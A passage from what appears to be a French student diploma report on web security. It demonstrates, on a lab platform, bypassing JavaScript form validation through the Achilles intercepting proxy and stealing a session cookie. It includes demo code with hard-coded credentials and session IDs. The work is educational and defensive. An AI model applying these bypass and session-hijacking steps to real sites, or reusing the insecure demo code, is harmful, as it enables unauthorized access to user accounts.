L'évolution des honeypots est actuellement vers l'utilisation des honeypots dits "dynamiques". Ce sont des honeypots qui évolue automatiquement en fonction de l'architecture du réseau de production. Par exemple, lorsqu'une machine Windows est ajoutée dans le réseau de production, le honeypot changera de configuration en rajoutant un honeypot simulant une machine Windows.

La phase suivant du **projet honeynet** consiste à développer une distribution CD "*live*" permettant d'amorcer une machine en tant que machine de *Gateway*. Une fois la machine démarrée, tous ce qu'il reste à faire est de placer des machines derrière le *Gateway*. Celui-ci va s'occuper de faire le contrôle et capture des données du réseau d'honeypots.

II. Attaques poste client

8 Introduction

Une des problématiques sur le web actuellement est que les développeurs et concepteurs d'applications web font confiance à ce que le client envoie. Le client peut facilement manipuler les identificateurs de sessions stockés dans les cookies ou URLs. Souvent, l'application n'effectue aucun filtrage des données venant de l'utilisateur. La validation des entrées est effectuée du côté utilisateur qui peut la contourner de façon triviale.

Dans la deuxième partie du diplôme nous allons étudier et faire l'implémentation des attaques faites à partir du client (navigateur web) :

- Contournement de validation javascript
- Vol des sessions HTTP avec des cookies
- Cross-site scripting

9 Contournement de validation javascript

9.1 Introduction

Dans certains sites web, du javascript est utilisé pour valider les données saisies par l'utilisateur dans un formulaire d'une page web avant d'être envoyées à un programme de traitement du côté serveur. Cette validation permet d'alléger la charge du serveur en déportant une partie du traitement de données du côté client.

Cette validation du côté client est une vulnérabilité qu'un utilisateur peut exploiter de façon triviale. L'utilisateur désirant contourner la validation peut le faire en interceptant et modifiant la réponse HTTP envoyé par le serveur par l'intermédiaire d'un proxy. Dans les sections suivantes du document, nous allons montrer comment intercepter les réponses HTTP et montrer les deux variantes possibles du contournement :

- la suppression du code de validation ;
- la modification du code de validation.

Une plate-forme de démonstration sera mise en place pour démontrer l'exploit.

9.2 Principe de fonctionnement

Comme outils, l'utilisateur doit posséder sur son poste de travail un navigateur web : Internet Explorer (IE) et un logiciel servant de proxy HTTP : Achilles.




Figure 9-1. Interception des échanges navigateur et serveur avec Achilles

Le *proxy* Achilles sert comme relais entre le client et le serveur. Il permet de capturer et modifier des données HTTP émises par le client ou renvoyées par le serveur. C'est grâce à cet outil que l'utilisateur peut modifier la réponse serveur et comme sera expliquée par la suite, contourner le javascript.

L'attaque est de type *man-in-the-middle*, la différence est que la personne tierce est l'utilisateur lui-même. La technique la plus simple à effectuer est la suppression du code de validation.

9.3 Suppression du code de validation

Pour montrer comment exploiter la vulnérabilité, nous avons écrit et mise à disposition dans le serveur web V13 une page HTML contenant un formulaire HTML. Le client accédera à la page web `validation.html` avec son navigateur web et devra saisir les données demandées dans le formulaire.




Figure 9-2. Formulaire de demande d'adresse e-mail

Nous pouvons en tirer des informations intéressantes dans le code HTML de la page web. Ces informations donnent des indices sur le mécanisme de validation.

```
01 <html>
02 <head><title>Validation de formulaire</title>
03 <script language="JavaScript" src="./jscript/validation.js">
04 </script>
05 <body>
06
07
08 <h3>Veuillez entrer les données suivantes:</h3>
09 <table>
10 <form name="formulaire" method="Post" enctype="multipart/form-data"
onSubmit="return validerFormulaire()">
11 <tr><td>
12 Adresse e-mail:</td><td><input type="text" name="email">
13 </td></tr>
14 <tr><td>
15 Utilisateur:</td><td><input type="text" name="utilisateur">
16 </td></tr>
17 <tr><td> </td>
18 <td><input type=submit value="Submit">
19 </td></tr>
20 </form>
21 </table>
22 </body>
23 </html>
```

Code source 9-1. validation.html

Dans le code source 9-1 et la ligne 10, le formulaire fait une requête POST pour envoyer les données. Lorsque le client cliquera sur le bouton *Submit* les données entrées subiront une validation javascript avant l'envoi de la requête sur le serveur. La validation est faite par la fonction `validerFormulaire()` :

```
<form name="formulaire" method="Post" enctype="multipart/form-data"
onSubmit="return validerFormulaire()">
```

La fonction est déclarée dans le fichier javascript `validation.js` qui est référencé à la ligne 3 du code source 9-1. Sur le poste client V18 avec Windows 2000 SP4, ce fichier et d'autres fichiers téléchargés par le navigateur web sont stockés dans le répertoire temporaire :

```
"C:\Documents and Settings\Utilisateur\Local Settings\Temporary
Internet Files\"
```

où **`Utilisateur`** correspond au nom de *login* de l'utilisateur courant. Le fichier n'est pas accessible directement dans ce répertoire car il est protégé en lecture et écriture par l'OS. Il faut faire une copie du fichier et le mettre dans un autre répertoire pour consulter comment la validation est faite.

```
01 function validerFormulaire() {
02         if (document.formulaire.email.value.indexOf("@") == -1 ||
03             document.formulaire.email.value == "")  {
04         alert("Veuillez entrer une adresse e-mail correcte.");
05         return false;
06         }
07
08         if (document.formulaire.utilisateur.value == "") {
```

```
09          alert("Veuillez entrer votre nom d'utilisateur.");
10          return false;
11          }
12 }
```

Code source 9-2. La fonction validerFormulaire

La fonction vérifie si tous les champs du formulaire ont étés remplis et si l'adresse e-mail saisie est valable, c'est-à-dire s'il contient le caractère "@". Elle retourne la valeur booléenne vraie lorsque tous les tests ont été effectués avec succès. Dans ce cas les données entrées dans le formulaire sont envoyées sur le serveur web. Par contre si un des tests échoue, la valeur booléenne fausse est retournée par la fonction puis une fenêtre *popup* est affichée par le navigateur pour demander à l'utilisateur de corriger l'entrée en question.

Si l'utilisateur intercepte et modifie le code HTML de la page `validation.html` sur le proxy Achilles en remplaçant l'expression "**validerFormulaire()**" par l'expression "**true**" dans le code HTML, la fonction de validation sera supprimé. En conséquence, les données saisies seront directement envoyées sur le serveur sans aucune validation.

Nous résumons les **actions** qui s'effectuent avec un diagramme de séquence :




Figure 9-3. Scénario de test : contournement de validation

9.3.1 Tests

Pour effectuer l'exploit grâce à Achilles nous procédons comme suite :

- Lancer le programme Achilles.
- Cocher l'option *Intercept Server Data* puis activer le *proxy* en cliquant sur le bouton *Play*.

Il y d'autres options disponibles sur le proxy Achilles mais pour cette démonstration *Intercept Server* est le seul nécessaire. Le lecteur peut trouver plus d'informations sur les options Achilles dans l'annexe 17.5 de ce document.

Le navigateur web doit être configuré pour qu'il renvoi les requêtes HTTP au proxy. Dans la fenêtre d'Internet Explorer :

- Cliquer sur le menu *Tools* puis sélectionner *Internet Options.*
- Cliquer sur l'onglet *Connections* puis cliquer sur le bouton *Lan Settings*
- Cocher l'option *Use Proxy Server for your LAN*, puis entrer le l'adresse du proxy 127.0.0.1 et le port sur lequel il est en écoute 5000.
- Cliquer sur le bouton *OK* deux fois pour effectuer les changements.

Nous accédons ensuite à la page de validation en saisissant l'URL dans la barre d'adresse du navigateur: http://10.1.2.13/validation.html

Nous verrons ensuite afficher sur l'interface d'Achilles la réponse envoyée par le serveur web. Il suffit maintenant de remplacer l'expression "`validerFormulaire()`" par "`true`" puis cliquer sur le bouton *Send* dans l'interface d'Achilles.




Figure 9-4. Remplacement de la fonction validerFormulaire() par *true*

La réponse HTTP sera ensuite interprétée par le navigateur puis affichée sur la fenêtre d'IE. L'utilisateur peut maintenant tester en saisissant des données quelconques sur le formulaire puis en cliquant sur *Submit* pour les renvoyer sur le serveur.




Figure 9-5. L'entrée de la caractère @ accépté par le serveur

L'analyse du code javascript montre que l'adresse e-mail saisie n'est pas correctement validée par le javascript car il vérifie seulement si le caractère @ apparaît. Il n'y a pas de vérification s'il est au moins suivi d'un domaine ou précédé d'un nom. C'est une autre problématique qui est malheureusement encore présente dans beaucoup de sites web demandant la saisie des adresses e-mail.

9.4 Modification du code de validation

Un autre moyen de contournement de validation est par la modification du code javascript. Comme mentionné plus haut les fichiers dans le répertoire *Temporary Internet Files* sont protégés en lecture et en écriture. Il faut donc trouver un moyen pour éditer et référencer un nouvel emplacement du fichier javascript `validation.js`.

Les étapes à faire pour le contournement par modification sont :

- télécharger préalablement le fichier `javascript.js ;`
- éditer le code du script ;
- stocker le fichier dans un serveur web local au client ;
- intercepter et modifier le code HTML envoyé par le serveur en indiquant comme adresse source du fichier l'adresse locale du fichier modifié.

Le serveur web locale permet d'avoir une copie du fichier javascript ayant les droits de modification.

9.4.1 Tests

Nous installons un serveur web Apache sur notre machine cliente V18. Dans le répertoire `"C:\Program Files\Apache Group\Apache2\htdocs"` nous mettons une copie du fichier javascript modifié.




Figure 9-6. Scénario de contournement de validation

Nous éditions ensuite le script :

```
01 function validerFormulaire() {
02         alert("Nous venons de contourner le javascript.");
03 }
```

Code source 9-3. Modification de la fonction validerFormulaire()

Dans cette fonction nous faisons afficher une fenêtre *popup* lorsque la fonction est appelée. La fonction retournera la valeur booléenne vraie par défaut.

Depuis le navigateur nous essayons d'accéder à la page `validation.html` sur le serveur web V13 et interceptons la réponse du serveur sur le proxy Achilles. Nous modifions ensuite le code source de HTML pour indiquer l'adresse absolue du fichier javascript modifié :




Figure 9-7. URL du javascript modifié

Le code HTML est envoyé et affiché sur le navigateur du poste client. Lorsque l'utilisateur cliquera sur le bouton *Submit* dans son navigateur, la validation aura lieu mais par une fonction modifiée.

9.5 Conclusion

Grâce à la mise en place de la plate-forme de test nous avons pu voir comment effectuer l'exploit. Il faut en premier faire une analyse du code HTML envoyé par le serveur et étudier comment le mécanisme de validation fonctionne. Nous avons vu que la validation a lieu lors de l'appel de la fonction écrit en javascript par le formulaire. Et que le test est contourné en modifiant la fonction pour qu'il retourne la valeur booléenne vraie lors de l'événement *onSubmit.*

Nous avons vu deux moyens pour effectuer l'exploit. La méthode par modification est le moins compliqué à mettre en place. Par contre cette implémentation peut servir comme plate-forme d'autres attaques basées sur la modification des fichiers téléchargés par le navigateur (modification des applets java par la décompilation puis récompilation).

Pour un développeur d'une application web, il est en effet important de vérifier la validité des données saisie par l'utilisateur. Ceci doit être effectué systématiquement à chaque saisie de l'utilisateur. Par contre l'application ne doit pas uniquement dépendre sur la validation du côté client car elle peut être facilement contournée.

10 Vol et manipulation des sessions HTTP

10.1 Introduction

Le protocole HTTP est une connexion sans état. Des extensions ont été rajoutées dans le protocole pour pouvoir sauvegarder l'état des sessions HTTP :

- *Cookies* ;
- Champs cachés dans les formulaires ;
- Paramètres sur l'URL.

Avec ces moyens de sauvegarde d'état de session, une application web peut mémoriser des données propres à un client tel que son IP, le type de browser web ou son système d'exploitation. L'application peut avec les données, afficher sur le navigateur du contenu basé sur ces paramètres client.

Les applications web utilisent et attribuent un identificateur unique à un utilisateur connectant sur le site web. Cet identificateur est envoyé au client dans un *cookie* lorsque le client visite un site web ou lorsqu'il s'authentifie à l'application pour la première fois. Le cookie est renvoyé sur le site la prochaine fois que le client se reconnecte sur le site web, permettant l'affichage du contenu sur le navigateur tel qu'il a été visité la dernière fois.

Dans les sous-sections qui suivent, nous allons montrer comment un hacker peut utiliser les cookies pour voler la session d'un utilisateur légitime. En même temps nous allons voir comment les cookies fonctionnent. Pour ce faire nous allons mettre en place une plate-forme de test et expliquer sa configuration.

L'objectif du hacker est de voler les informations stockées dans un cookie du client. L'information stockée dans le cookie peut être volée avec des méthodes différentes, pour notre cas nous allons montrer comment récupérer le cookie en utilisant un proxy web.

10.2 Principe de fonctionnement

Pour voler un cookie via un proxy web il faut :

- Ecouter (*sniffer*) le trafic HTTP entre en poste client et un serveur web ;
- Copier l'en-tête `Cookie` et sa valeur lorsqu'un cookie est envoyé.

Pour voler la session HTTP :

- Envoyer une requête web au site en utilisant le navigateur ;
- Modifier la requête en insérant l'en-tête du cookie précédemment ;
- Envoyer la requête modifiée sur le site web.

Idéalement nous devrions avoir le schéma logique comme indiqué dans la figure 9-1.




Figure 10-1. Vol du cookie via un proxy

Mais pour des raisons de simplicité et pour démontrer l'attaque, nous allons utiliser l'architecture décrite dans la figure ci-dessous.




Figure 10-2 Architecture de la plate-forme de test ; exploit du cookie volé

Dans la figure 9.2 le hacker représenté par le browser IE aura préalablement récupérée le cookie du client légitime. L'application CGI `autoriser.py` redirige l'URL du

browser d'un utilisateur vers une **page HTML protégée** si un cookie valide est envoyé avec la requête sinon le browser est redirigé vers l'application `login.py` qui fait l'authentification et donne le cookie au client.

10.3 Application web

L'application web que nous avons développée `autoriser.py` permet l'accès à http ://10.1.2.13/access_protege.html si l'utilisateur possède un cookie.

```
# Chercher la variable d'environnement HTTP_COOKIE dans la liste
for k in keys:
        # Verification de l'ID de session → "hard-coded"
        if (escape(k)=="HTTP_COOKIE" and
            escape(os.environ[k])== "IDAuth=649731718293"):
                # Redirection si le cookie est valide
                redirect("/access_ rotégé.html")
                # Le client a maintenant un cookie valide, sortir de la boucle
                cookie_auth = 1
                break

# Si le client n'as pas de cookie valide, lui envoyer une page de login
if cookie_auth==0:
        redirect("/login.html")
```

Code source 10-1 autoriser.py : recherche de cookie et redirection

Si l'utilisateur ne possède pas de cookie contenant un identificateur de session valable, une redirection sur http ://10.1.2.13/login.html est faite. Une fois authentifiée, il reçoit l'accès à la page protégé et un cookie.

```
# Fonction pour l'authentication simple → »hard-coded »
def authentifie(user, passwd):
        if (user=="bob" and passwd=="1234"):
                return « true »

# Lire les variables du formulaire HTML
donneesForm = cgi.FieldStorage()
user = donneesForm["login"].value
passwd  = donneesForm["pass"].value

# Le coeur du programme :
# L'acces sur la page protege est donnee si l'authentification
# réussi sinon une redirection sur la page de login est faite.
If (authentifie(user, passwd)=="true"):
        # Donner un cookie
        print "Set-Cookie : IDAuth=649731718293 ; expires=Fri, 12 Dec 2003 00 :00 :00
GMT"
        # Aller sur la page protege
        redirect("/access_ rotégé.html")
else :
        # Aller sur la page login.html
        redirect("/login.html")
```

Code source 10-2 login.py : authentification(hard-coded) et redirection

Une application web donne un cookie au client en insérant une entête `"Set-Cookie"` suivi d'une valeur et des options dans sa réponse HTTP.

10.4 Cookies

Le format de l'en-tête et sa valeur est comme suit :

```
Set-Cookie : nom=valeur  [ ; option=option ]
```

- **nom = valeur** : l'information à stocker et sa valeur correspondante.
- ***expires* = date** : détermine la durée de validité du *cookie*. Si cette option est omise le cookie est stocké dans la mémoire temporaire et effacé lorsque le browser web est fermé. Un cookie de ce type est appelé *session cookie*. Les *cookies persistent* sont des cookies qui sont stockés dans des fichiers textes dans un répertoire temporaire ("*Temporary Internet Files*" pour le navigateur IE dans un système W2K SP4).
- ***domain* = domaine** : détermine dans quel domaine le cookie est valide.
- ***path* = url** : détermine dans quelle URL le cookie est valide.

Le cookie donne par `login.py` est comme suivant

```
Set-Cookie: IDAuth=649731718293; expires=Fri, 12 Dec 2003 00:00:00 GMT
```

L'information importante stockée dans le cookie est `IDAuth.` L'option *domain* et *path* ne sont pas explicitement donnée : par défaut la valeur de *domain* est l'adresse du site web, le *path* sera l'URL ou le cookie a été donnée. Dans notre cas, le cookie a été donnée par le programme CGI `login.py` se trouvant dans le répertoire `cgi-bin` de la racine du serveur web http ://10.1.2.13/cgi-bin/login.py

- domain = 10.1.2.13
- path = /cgi-bin

Le cookie restera dans le répertoire temporaire de la machine jusqu'à la date de l'expiration 12 décembre 2003. Chaque fois que le browser se connectera sur le site web du http ://10.1.2.13 et sur l'url `/cgi-bin`, le cookie sera transmis avec la requête du browser avec l'entête :

```
Cookie : nom=valeur
```

et concrètement :

```
Cookie : IDAuth=649731718293
```

L'application web doit lire la variable d'environnement HTTP_COOKIE pour extraire le cookie. Si plusieurs cookies sont envoyés sur l'application, chaque pair nom et valeur sont séparés par un point-virgule.

10.5 Test

Le scénario décrit dans la figure ci-dessous montre le vol de session fait avec le cookie.




Figure 10-3. Scénario de test, vol de cookie

Du côté utilisateur, le proxy Achilles est transparent et fonctionne comme un proxy HTTP normal. Le navigateur de l'utilisateur est configuré pour utiliser un proxy et dans le scénario, le proxy Achilles fonctionne comme un proxy normal.

L'utilisateur essaye d'accéder à la page protégé en cliquant sur le lien : "Vol de session http avec des cookies".

Figure 10-4. Page principale du serveur web V13

L'application web détecte que l'utilisateur ne possède pas de cookie valide. Le navigateur de l'utilisateur est redirigé vers une page de login : http://10.1.2.13/login.html où il entre le login : bob et mot de passe : 1234




Figure 10-5. Page de démonstration : vol de session

Le serveur authentifie le client et envoie un cookie ainsi que la page protégé d'accès : http://10.1.2.13/access_protégé.html

Figure 10-6. Page protégé d'accès

A ce moment le hacker met le proxy Achilles en **mode interception serveur**. Il voit le cookie envoyé par le serveur et copie le contenu.

